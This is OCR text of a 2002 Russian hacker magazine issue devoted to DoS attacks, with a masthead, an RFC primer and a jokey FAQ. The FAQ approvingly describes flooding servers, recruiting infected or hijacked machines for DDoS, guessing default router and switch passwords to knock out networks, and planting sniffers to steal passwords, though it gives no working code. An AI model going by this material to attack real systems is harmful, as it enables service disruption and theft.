СПЕЦ ХАКЕР

8(21)2002

В ЗЛОМ

DoS-АТАКИ

Самая угарная тема номера – самый ураганный СПЕЦ!!!

001DoS0111001101DDoS1011010
DDoS-tools11011nixDoS100
0101winDoS00010110
ICMP010111IPSPOOF1100

Новая большая рубрика – WINformation
пришло время сделать из своей windows нормальную рабочую систему!
мозги, cmd.exe, spyware,][-desktop, update

Рубрика БИТЫ для начинающих
Что такое RFC?

Креатив
мегакилотонны креатиффной энергетики

Большой DoS-FAQ

Relax
обзор ночных клубов

Story
он остался один в целом мире... наверное, это очень страшно

результат смотри на последней обложке

```
#include <iostream.h>
#include <stdio.h>
#include <stdlib.h>

int Intro()
  {

    cout << “Привет, приятель!” << endl;

    if (start->read.position==from_begin)
     {
       cout << “Перевернув страничку, ты начнешь читать самый лучший номер Спеца!” << endl;
     }
    else if (start->read.position==from_end)
        {
          cout << “Ты только что закончил читать самый лучший номер Спеца!” << endl;
        }
    else {exit(1);}

    cout << “Таких номеров у нас еще не было. Мы выложились на все сто, “ <<
          “досконально разобрав и разложив для тебя по полочкам все, “ <<
          “что касается DoS-атак. Cover story этого номера получилась “ <<
          “очень подробной и экстремально замороченной. Так что если “ <<
          “ты чего-то “

          if (start->read.position==from_begin)
           {
             cout << “не поймешь” << endl;
           }
          else if (start->read.position==from_end)
              {
                cout << “не понял” << endl;
              }
          else {exit(1);}

    cout << “, пиши нам на spec@real.xakep.ru - всегда поможем :).” << endl;

   return (n0ah);
  }
```


Самый типичный (и самый тупой) пример band-width consumption - это банальный ping. Почему тупой? Да потому что пакеты ping-запросов и ping-ответов незначительно отличаются по размеру, и канал у атакующего и атакуемого забивается в равной степени - 3.14zDoS может произойти обоим :).

12

Ну, если тебя проперло быть ди-джеем и ты сподобился воткнуть в кузов вторую звуковуху, смело качай себе рулезную прогу Virtual Turntables (http://www.carrot.prohosting.com/).

78

Если поискать в сети материалы по оптимизации - можно очень долго разбирать горы хлама, противоречащих друг другу заявлений и сообщений о "волшебном" ключике в реестре, после которого у чела 486-й стал работать быстрее соседского Thunderbird'a.



66

CONTENT

Редакция **главвред**
Рубен Кочарян (noah@real.xakep.ru)
креативный редуктор
Алексей Короткин (donor@real.xakep.ru)
винформативный редуктор
Андрей Михайлюк (dronich@real.xakep.ru)
карехтирЪ
Виталий Петрович (VP)

Art **арт-директор** Максим Каширин
дизайн-верстка Дмитрий Романишкин, Владимир Брайлян
художники Анатолий Rover, Юрий Никитин, Trone-X, Артем Симаков, Константин Камардин, Стеблянко Людмила, Юля Розова, Юрий Костомаров, Илья Максимов, Ирина (Luckshme), Sweet Wesson,

Реклама **руководитель отдела**
Игорь Пискунов (igor@gameland.ru)
менеджеры отдела
Алексей Анисимов (anisimov@gameland.ru)
Басова Ольга (olga@gameland.ru)
Крымова Виктория (vika@gameland.ru)
тел.: **(095) 229.43.67**
(095) 229.28.32
факс: **(095) 924.96.94**

PR **PR менеджер** Яна Губарь (yana@gameland.ru)

Оптовая продажа **руководитель отдела**
Владимир Смирнов (vladimir@gameland.ru)
менеджеры отдела
Андрей Степанов (andrey@gameland.ru)
Самвел Анташян (samvel@gameland.ru)
тел.: **(095) 292.39.08**
(095) 292.54.63
факс: **(095) 924.96.94**

CONTENT

PUBLISHING

учредитель и издатель
ООО "Гейм Лэнд"
директор
Дмитрий Агарунов (dmitri@gameland.ru)
финансовый директор
Борис Скворцов (boris@gameland.ru)
технический директор
Сергей Лянге (serge@gameland.ru)

Для писем 101000, Москва, Главпочтамт, а/я 652, Хакер
Web-Site **http://www.xakep.ru**
E-mail **spec@real.xakep.ru**


Отпечатано в типографии «**ScanWeb**», Финляндия

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-12014 от 4 марта 2002 г.

Тираж **42 000** экземпляров. Цена договорная.

Что такое RFC?

Рваный Нерв (Mlen@mail.ru)



Бывает, поговоришь с очередным сетевым гуру и просто диву даешься, откуда он столько знает. Спросишь его, он что-то про какое-то RFC бормочет! Да что же это за RFC такое и как оно делает из обычного юзверя бога? Давай попробуем в этом разобраться.

ПРОСЬБА КОММЕНТИРОВАТЬ!

Request for Sent переводится как "просьба прокомментировать". Как сделать начинку Интернета так, чтобы он стал на самом деле международным? Нужно придумать несколько простых технологий, законов и механизмов, по которым будут работать все. Получается, нужны стандарты. Но не простые стандарты, а те, которые можно быстро менять, ведь Интернет развивается не по дням, а по часам. Технологии быстро стареют, и надо искать замену.

Словом, стандарты такие надо писать всем миром. Любой инженер или даже целая организация могут придумать новую технологию, грамотно ее оформить в виде электронного документа и сказать: "Ну, теперь поругайте/похвалите наши идеи". Начинаются обсуждения и драки по поводу новой технологии. Название RFC подчеркивает то, что RFC писали всем лесом, а истина рождалась в жестоких спорах между Интернет-спецами. Ну и в результате все работает великолепно (почти все).

КТО ЭТИМ ЗАПРАВЛЯЕТ?

Конечно же, есть главный! Если бы его не было, то наступил бы хаос, все бы спамили друг друга рфсишками, так бы и не договорились, никаких международных стандартов не получилось бы. Internet Engineering Task Force - Служба инженерных задач Интернет (http://www.ietf.org/) заправляет делом с 1986 года. Проводит совещания, регистрирует желающих принять участие в обсуждении, выдает рфсишкам уникальные номера и решает, какие из них признать стандартом.

НЕ ВСЯКИЙ RFC - СТАНДАРТ!

В просьбах прокомментировать публикуется очень много разной информации, связанной с технологией Интернет. В этих документах можно найти описание сетевых протоколов, отчет об очередном обсуждении или даже шутку, как в первоапрельском RFC (http://www.faqs.org/rfcs/rfc1149.html).

Чтобы лучше понимать, каким рфсишкам можно доверять, а каким нет, нужно знать, как они создаются. Сначала пишут текст документа и оформляют его по всем правилам. Потом проверяют, чтобы он не был полной ахинеей, не относящейся к интернет-технологиям вообще. Вдруг он окажется рассказом о том, как админы тестили презервативы? После того как IETF убедилась в осмысленности документа, ему дают номер RFC и публикуют в качестве интернет-черновика Internet-Draft, сокращенно ID.

После этого специалисты со всего мира начинают обсуждать черновик, начинают его править. Если это серьезная технология, то созывают комиссию и делают документ рекомендованным стандартом.

Далеко не все RFC имеют статус стандарта, сокращенно STD. Если RFC изменили, то ей дают новый номер, а старый стандарт считается устаревшим. Есть еще FYI документы (For You Information) чисто информационные. Еще имеются черновики ID, о которых мы уже говорили.

Отличить стандарты от прочих рфсишек можно по специальным спискам (http://www.rfc-editor.org/std-index.html) стандартов, с указателем номеров документов. Прелесть в том, что ты можешь не только почитать готовые стандарты, но и почитать логи, как они создавались. Причем это бесплатно.

КАКИЕ RFC ЧИТАТЬ, ЧТОБЫ СТАТЬ КРУТЫМ?

Понятно, что начинать с RFC номер 1 глупо. Тогда на чтение всей макулатуры уйдут лучшие годы твоей жизни, за которые напишут еще столько же новых рекомендаций. В RFC нужно читать то, что тебе интересно, чтобы найти ответы на свои вопросы. А чтобы такие вопросы у тебя возникли, вот тебе базовый набор самых культовых рфсишек. Темы и номера стандартов:

826 - Address Resolution Protocol (протокол разрешения адреса)

ARP пригодится тебе, если ты решил мутить DoS-атаки в локальной сети. С помощью этого протокола компы определяют, какой физический адрес у IP-адреса. Отличные знания ARP помогут прикинутся чужой тачкой в локальной сети.

791, 760 - Internet Protocol (Интернет протокол)
Протокол IP. Базовый протокол в Интернете. Без него просто не пошевелишь пальцем, нужно знать и понимать, как он работает.

792, 777 - Internet Control Message Protocol (протокол контрольных сообщений Интернет)
Один из любимых хакерских протоколов. Сообщает об ошибках, происходящих в сети. Многие DoS-атаки строятся на нем.

1131 - OSPF specification
Протокол маршрутизации. Если ты хочешь разобраться в работе современных маршрутизаторов - разбирайся. Только не сломай об него зубы. Это одна из самых сложных и запутанных тем.

1058 - Routing Information Protocol (Протокол маршрутной информации)
Старый добрый протокол маршрутизации RIP. Сильно проще OSPF. Сейчас работает в небольших сетках.

768 - User Datagram Protocol (протокол пользовательских датаграмм)
UDP отвечает за посылку сообщения в один конец. Он очень простой и быстрый, не требует подтверждений. Некоторые DoS-атаки используют UDP.

793, 761, 675 - Transmission Control Protocol (протокол контроля передачи)
TCP - еще один важнейший протокол в Интернете. Про него обязательно надо почитать, чтобы понять суть DoS-атак. Непременно разберись, что такое окно и что такое порт. Если ты не понимаешь, как работают эти две штуки, значит сушишь весла.

854, 764 - Telnet Protocol Specification
По этому протоколу можно управлять сервером через Интернет. Если ты захватил права администратора и этот протокол не выключен на сервере, то он позволит тебе творить с сервером все, что угодно, с помощью нескольких стандартных команд. Команды не зависят от телнета, а зависят от софта, стоящего на сервере.

821, 788 - Simple Mail Transfer Protocol (простейший протокол передачи почты)
SMTP - протокол, по которому ты отправляешь мыло. Один из старейших протоколов. Если решил переделать свою мыльницу - изучай.

624 - Comments on the File Transfer Protocol (протокол передачи файлов)
FTP, как известно, используют для того, чтобы качать файлы с сервера и на сервер. Иногда открытый доступ к FTP - кульный инструмент для атаки DoS.

1034 - Domain names - concepts and facilities (доменные имена)
Еще одна фича, без которой не прожить. DNS позволяет записать IP-адрес хоста словами. Как это происходит, нужно представлять. Может, удастся захватит чужое имя.

1081 - Post Office Protocol - version 3 (протокол почтовой службы)
Ну и, конечно, POP3 - протокол, по которому ты получаешь почту. Пригодится тем, кто хочет научиться выгребать чужую :).

С ЧЕГО НАЧАТЬ?
Не нужно сразу бросаться читать стандарты. Сначала можно изучить упрощенные тексты по Интернет. Например, на www.citforum.ru. Обязательно нужно разобраться с IP и TCP. Потом нужно прочесть про остальные протоколы. И только когда ты решил углубиться, нужно браться за RFC. Начинать сразу со стандартов то же самое, что изучать китайский по трудам великого Мао.

Многие молятся на RFC. Но это всего лишь общие рекомендации. Если ты решил копать еще глубже, то тебе понадобится документация производителей. Все стараются написать софт, соответствующий RFC. Но большинство производителей так или иначе уходят от стандартов и клепают свое. Хорошо разобраться с работой TCP/IP тебе поможет ковыряние в исходниках какого-нибудь UNIX или книжка, в которой рассказано, как устроен модуль TCP/IP в Юниксе.
Не нужно забывать, что RFC рассказывает в основном о TCP/IP с примочками. Но оборудование Интернета может использовать другие протоколы, более низкого уровня, и железные интерфейсы. А там свои международные стандарты, разработанные другими комитетами. RFC - очень узкий набор стандартов. И если ты хочешь стать гуру в сетевых технологиях, то одними RFC никак не обойтись.

Ссылки
http://www.faqs.org/ На этом сервере валяются самые свежие RFC. Есть удобная система поиска, можно найти нужный стандарт не только по номеру, но и по ключевым словам.

http://fzi.rsuh.ru/rfc/rfc_id.htm. А тут рассказывается, как создают RFC, и еще они удобно разложены по категориям.

http://www.mark-itt.ru/FWO/tcpip/ Мечта новичка. Перевод основных моментов RFC по TCP/IP на русский язык. Читать можно с самого начала и до конца.

http://lib.ru/TCPBOOK/tcp2.txt. Путеводитель по существующим стандартам. RFC разложены по темам. Названия документов английские, заголовки тем русские.

faq

Матушка Лень (MLen@mail.ru)

Что такое протокол?

Это правила, по которым общаются компы между собой. Чтобы соединить два компа, оба должны знать протокол, по которому они будут между собой общаться. Проще объяснять на водопроводе: две трубы, насосы, сливные баки - это сеть, а вода - данные, которые через эти трубы текут от одного насоса к баку (или то же самое, но с обратной стороны). Так вот, если одна труба не подходит к другой по диаметру или оба насоса качают воду одновременно, или ни один из насосов ничего не качает, а оба бака ждут, когда в них поступит вода, то ничего работать не будет. Воды либо вообще нет, либо она вытекает в щели - приходят соседи и сообщают, что теперь ты должен делать им ремонт на халяву. Так что водопроводное оборудование должно знать протокол передачи воды: например, сначала один насос качает литров сто в бак второго, потом ждет, пока тот закачает ему литров двести и т.д. Чтобы инфа текла нормально, сетевые устройства должны придерживаться одинаковых протоколов передачи данных - каждый знает, что и когда ему в определенный момент надо принять или отправить, что делать после этого.

Какие бывают протоколы?

Какие придумаешь, такие и бывают - все зависит от потребностей. Допустим, ты не любишь, когда банкомат теряет половину денег с твоего счета. Такое может случиться, пока инфа дойдет от сервера в банке до банкомата. Тебе нужен надежный протокол с подтверждением правильности доставки инфы. А твой малолетний братишка, допустим, любит смотреть порнофильмы по сети. Ему не важно, если возникнут ошибки и пара кадров не дойдет, главное, чтобы порно шло задорно и не тормозило. Брательнику нужен протокол без подтверждения и других лишних наворотов. Каждый наворот жрет драгоценную скорость. Словом, протоколов на свете может быть сколько угодно, и они обычно заточены под определенные задачи, под определенные данные. На водопроводе: чтобы полить огород, покатит обычный резиновый шланг, а с газовой трубой заколеблешься поливать огород (хотя некоторые пытаются). Зато по резиновому шлангу газ пускать стремно, а по газовой трубе как-то спокойнее.

Что такое сервер?

Сервер - агрегат, который предоставляет услуги (сервисы). Чаще всего сервер хранит какую-нибудь ценную инфу. И выдает ее по запросам клиентов. Это и есть услуги. Еще сервер может эту инфу перерабатывать, проводить поиск, вести статистику и т.п. Это все тоже услуги. Словом, сервер - это такая большая и толстая цистерна, в которой накапливается и булькает инфа, а предоставление по выбору горячей или холодной воды - это услуга. Вообще, предоставление воды - уже не хилый сервис.

Что такое клиент?

Ну а клиент - это компьютер или программа, которая потребляет услуги. Чтобы услуги получить, сначала нужно соединиться с сервером по протоколу, который тот поддерживает. Чтобы получить услуги по получению воды (инфы), тебе нужно подрубиться к серверу (цистерне) со своим рукомойником, душем, стиральной машиной или что у тебя там? Пофиг, какой у тебя мойдодыр, главное, чтобы труба (протокол) от него шла, совместимая с цистерной (сервером).

Кто такой администратор?

Ах да, мы забыли бородатого! Это основное зло, которое мешает тебе получать услуги. Есть такой злобный сантехник (администратор), который следит за цистерной (сервером). Допус-

тим, ты надыбал себе и нужную трубу, и сносный рукомойник, а этот гад взял и отключил тебе горячую воду на все лето. Типа, у тебя есть права только на холодную. Вот тут-то и начинается заваруха ;).

Что такое DoS-атака?

Denial of service никакого отношения к древней операционке DOS не имеет. А называется так потому, что вследствие такой атаки сервер не может предоставлять услуги (сервис) клиентам. Переводится DoS как "отказ в обслуживании". DoS - самые деструктивные из всех атак. Очень редко бывает, чтоб сам хакер получил какую-то пользу от проведенной DoS-атаки (только в особо гиморных случаях, при всяких многоэтапных хаках или при социальной инженерии может возникнуть необходимость вывести какой-нибудь сервер из строя).

Как валят серваки?

У любого сервера есть ресурсы, которые не беспредельны. Т.е. сервер может переработать без проблем определенное количество инфы, а если ее больше, то начинаются тормоза, а если еще больше, то часть пользователей получают отказ в обслуживании. Отсюда самый простой способ провести DoS-атаку - нафлудить. Т.е. перегрузить сервак мусорными запросами, и он не сможет отвечать на запросы нормальных пользователей. В результате сервер может отрубиться только на время атаки либо вообще зависнуть. Объясняю на водопроводе: тебя так разозлил сантехник, отключивший горячую воду, что ты подключил к своему рукомойнику насос и стал под давлением качать туда дерьмище из канализации. Дерьмище забило трубы и просочилось сквозь заглушки и краны, после этого от горячей воды стало вонять, и никто ею больше пользоваться не смог. Но ты не остановился и стал качать дальше, после этого админовскую цистерну разорвало, стало очень грязно, стало очень плохо пахнуть, все заклинило. Ура! Теперь в доме вообще нет воды, а также отопления, т.е. все сервисы в дауне, и поднимут их не скоро.

Что такое распределенная DoS-атака?

Проблема в том, что у хацкера канал узенький, а на сервер идет канал потолще. Т.е. у хацкерского канала очень низкая пропускная способность и мусорных сообщений пролезает недостаточно, чтобы опрокинуть сервер или забить его канал. Поэтому он договаривается со своими друзьями, и они начинают флудить вместе, каждый со своего компьютера. Понятно, что если один человек начнет вместо горячей воды качать дерьмище в водопроводную трубу, особо страшного ничего не случится, но если они соберутся всем районом, то сантехникам придется не сладко. Кстати, распределенную атаку намного сложнее засечь и сложнее с нею бороться.

Что такое вирусная DoS-атака?

Понятно, что не у всех в запасе целый район сумасшедших друзей. Допустим, от взломщика так воняет, что никто не хочет с ним водиться. На этот случай тоже есть способ. Люди на самом деле дружат с хацкером, только сами об этом не знают. Ведь все, у кого на компьютере живет его новый вирус, теперь его друзья. Очень удобный способ дружить, паразитирование называется. Теперь пользователь узнает о том, что с его компьютера проводиться атака только после того, как к нему ворвется ОМОН. А для тех, кто уже привык к примерам на водопроводе, объясняю: вешаешь объяву в подъезде о бесплатной установке нагревателей воды, для тех, кто не любит мыться холодной. А вместо нагревателей ставишь мечтателям говнонасосы. Вот он, сладкий запах халявы!

Где мне найти такой вирус?

Такой вирус, скорее всего, сам тебя найдет, если ты будешь запускать левые программы с левых дисков, дискеток или из

непонятных писем. Хотя можно заразиться, когда на твою машину залез хакер. Но это редкий случай - такому больше подвержены всякие серваки, а не юзверьские машины.

Что такое атака с захваченного сервера?

Допустим, у тебя есть пара знакомых сантехников, которые разводной ключ в руках не держали и больше годятся для вышивания, чем для настоящей мужской работы. А вентили крутишь ты. Теперь есть отличная возможность устроить засор уже городского масштаба с тяжелыми последствиями на экологию. Для тех, кто все еще хочет услышать про компьютеры, повествую: если хаксор уже ломанул какой-то сервак и получил там права главного сантехника... эээ, ну то есть администратора, он сможет флудить другие серваки с хорошей производительностью по хорошим каналам. Просто нужно попросить захваченный сервер отсылать мусор по определенному адресу. Если канал у врага тоньше, чем тот, на котором висит захваченный сервак, то можно забить ему канал. Некоторые энтузиасты выводят вирусы, которые заражают сервера и заставляют их атаковать.

Что дает DoS-атака?

Вот тут наступают вещи, далекие от сантехники, хотя на водопроводе можно объяснить все :). DoS-атака может сделать вражеский сервак недоступным на несколько часов или на несколько дней. Это произойдет, если сервак зависнет или канал будет перегружен мусором. Ошибка, вызванная атакой, может помочь хаксору взломать систему и получить права администратора на вражеской машине или просто использовать те услуги, которые ему были недоступны.

Что такое атака "переполнение буфера"?

Хоть дерись, но все Операционные Системы (ОС) откомпилированы в машинный код, который исполняется на конкретном железе. Т.е. все откомпилированные программы хранятся в памяти в виде простейших машинных команд. Если устроить в нужном месте переполнение буфера на определенное число бит, то можно чуть-чуть поменять код уже откомпилированной программы. Идея проста: допустим, у тебя есть доступ только к верхнему ящику тумбочки. А тебе хочется во все оставшиеся ящики. В твой ящик можно складывать только 30 килограммов дерьма, это и есть буфер ящика. А ты взял и навалил 36 кило 210 граммов с тем расчетом, что дно ящика не выдержит, провалится и отопрет замки на всех остальных ящиках. Поздравляю, теперь ты администратор тумбочки.

Как защититься от атаки "переполнение буфера"?

Нужно научить программу читать только те данные, которые должны быть помещены в буфер, а не просто любые данные, которые туда можно поместить в принципе. Т.е. у тумбочки нужно поставить маму с ремнем, которая просто не даст навалить в ящик больше 30 килограммов дерьмища. Такие методы работают обычно на дешевых компьютерах. На специальных серверных компах обычно есть аппаратная защита прав доступа. Т.е. дно у ящика в тумбочке бронированное.

Как научиться пользоваться переполнением буфера?

Нужно научиться определять, какая именно система стоит на сервере, из чего сделан сервер. После этого нужно найти в Интернете список стандартных уязвимостей этой системы и попробовать некоторые из них. Чтобы сработала атака переполнением, необходимо иметь доступ к уязвимой программе. Т.е. нужно найти такую тумбочку, рядом с которой нет мамы с ремнем. Для того чтобы самостоятельно найти уязвимость системы и придумать к ней переполнение, придется поставить эту систему на свой комп и поэкспериментировать с ней.

Что такое дыры?

Это недоделки, недочеты и прочие слабые места в безопасности. Маловероятно, чтоб среднестатистический хаксор нашел где-то дырищу. Намного проще найти список стандартных дырок и пробовать их на своей жертве - какая-то обязательно сработает. Неплохо бы заодно попробовать эти дырки на своей машине -

хороший способ защитить себя. Чтобы дырки прикрыть, на них ставят заплатки (патчи). Обычно на крутых ресурсах в сети админы все патчат очень быстро, а ламеры не патчатся вовсе. Поэтому на некоторых компах работают даже самые старые реликтовые дыры. И пусть не орут всякие злодеи, что дырки, описанные в X, давно прикрыли. А вот и нет! Не все же админы на свете читают X.

Что такое сканер и сниффер?


Это такие проги, которые нужны для того, чтобы узнать: как устроена вражеская сеть и какой там стоит софт. Эта инфа поможет подобрать нужный тип DoS-атаки. Сканер перебирает Интернетовские адреса и порты и посылает на них пробные запросы на предмет стандартных дырищ. Правда, админ может легко обнаружить сканер и принять меры, т.к. все запросы пишутся в логи. Так что если хаксор не хочет засветиться, не стоит пользоваться отлавливаемыми сканерами. Сниффер просто ловит данные из сети, в которой сидит. Сниффить с диалапного коннекта без мазы - кроме своих данных, ничего не поймаешь. А вот если комп в локальной сети, то вся инфа, которая течет по проводу мимо сниффающей тачки, будет отлавливаться сниффаком. Хакеры могут внедрить сниффер на чужой машине или чужом сервере, чтобы лучше изучить вражескую сетку, украсть пароль или подсмотреть пересылаемую информацию.

Что делает маршрутизатор?

Маршрутизатор нужен для того, чтобы проложить путь через многочисленные сети от одной тачки к другой. Данные резво бегают через Интернет от твоего компа до любой другой тачки на планете, подключенной к всемирной паутине. Так вот, чтобы инфа не заблудилась по дороге, не застряла в пробке или на оборванном кабеле, нужен стрелочник - маршрутизатор. Маршрутизаторы, как почтальоны, находят по глобальному интернетовскому адресу сеть, в которой живет сервак или другой комп, к которому тебе надо обратиться.

Что такое DoS-атака маршрутизатора?

А теперь представь, что у тебя несколько серваков подключены к сети через один маршрутизатор. Если он откажет, то станет недоступна целая сеть, если, конечно, нет резервного мар-



шрутизатора. Получается, что если повесить маршрутизатор, можно отрубить целую корпорацию от сети или центральный офис крупного банка, или даже целый город! Маршрутизатор - просто специализированный компьютер, и его тоже можно перегрузить мусором до глюков, как и обычный сервер.

Что такое DoS-атака через маршрутизатор?

Как ты понял, девайс важный, даже ключевой. На нем стоит своя специализированная операционка, у которой есть команды настройки. Естественно, маршрутизатор можно настраивать через сеть, для этого нужно знать, что это за модель, иметь специальную софтину и пароль доступа. На многих девайсах пароли очень простые или заводские, т.е. подобрать пароль не проблема. Вместе с паролем хаксор получит возможность перенастроить маршрутизатор. Он сможет отключить или, еще лучше, заглючить целую сеть, причем не на час и не на день, а даже на целую неделю. Маршрутизатор настраивается обычно специалистами, потому что админы в них плохо понимают. Сначала будет париться админ неделю, а потом еще неделю будут ждать специалиста, а потом еще неделю спец будет разбираться, как же так вышло. Восторг! Ну а если хаксор просто крут и разбирается в настройках данного агрегата, то можно использовать его для других DoS-атак, например, можно перенаправлять любые данные на адрес жертвы и обвалить чужой сервак. Главная сложность в том, чтобы найти ключевой маршрутизатор и определить его модель. Благо, есть фирмы, которые открыто хвастаются преимуществами своего главного роутера, такое поведение сильно облегчает взлом.

Что такое коммутатор?

У каждого компа есть физический адрес. Такой адрес живет обычно в сетевом адаптере и прошит в его память. Сетевой адрес компьютеру назначается отдельно. Если много компьютеров висят на одном проводе, то данные с разными физическими адресами начинают мешать друг другу и потом можно подслушать (подсниффовать) инфу. Коммутатор разделяет такой кабель на несколько сегментов. За пределы сегмента выходят только данные с адресами, которых в сегменте нет. По-простому можно объяснить на примере фейс-контроля в клубах. Было четыре клуба: один для металлистов, другой для кислотников, третий для любителей бардов, а четвертый - для фэнов Бори Моисеева. Все четыре были в одном доме, четыре входа торчали рядом впритык. Поэтому все дружно ходили друг к другу в гости, захаванные рейверы и пьяные металлюги все время попадали не в ту дверь, любители бардовской песни ходили жаловаться на шум, а фэны Бори Моисеева просто хотели познакомиться с соседями. Словом, были зверские драки, и клубы работали плохо. Поэтому хозяин решил поставить на входе коммутатор - по вышибале на каждой двери. Один дядька пускал только кислоту, другой только металл, третий только бардов, а четвертый отбивался от желающих познакомиться. После этого траффик оптимизировался, т.е. разные субкультуры перестали друг другу мешать.

Как работает DoS-атака через коммутатор?

Современные коммутаторы можно настраивать по сети, и у них тоже обычно простые пароли. Значит, подобрав пароль, хацкер сможет заклинить чью-нибудь локальную сетку в офисе или компьютерном клубе. В некоторых офисах стоят коммутаторы с добавленными функциями цифровой АТС. Можно не только повесить врагу сеть, но и телефон отключить.

Что такое атака коммутаторов?

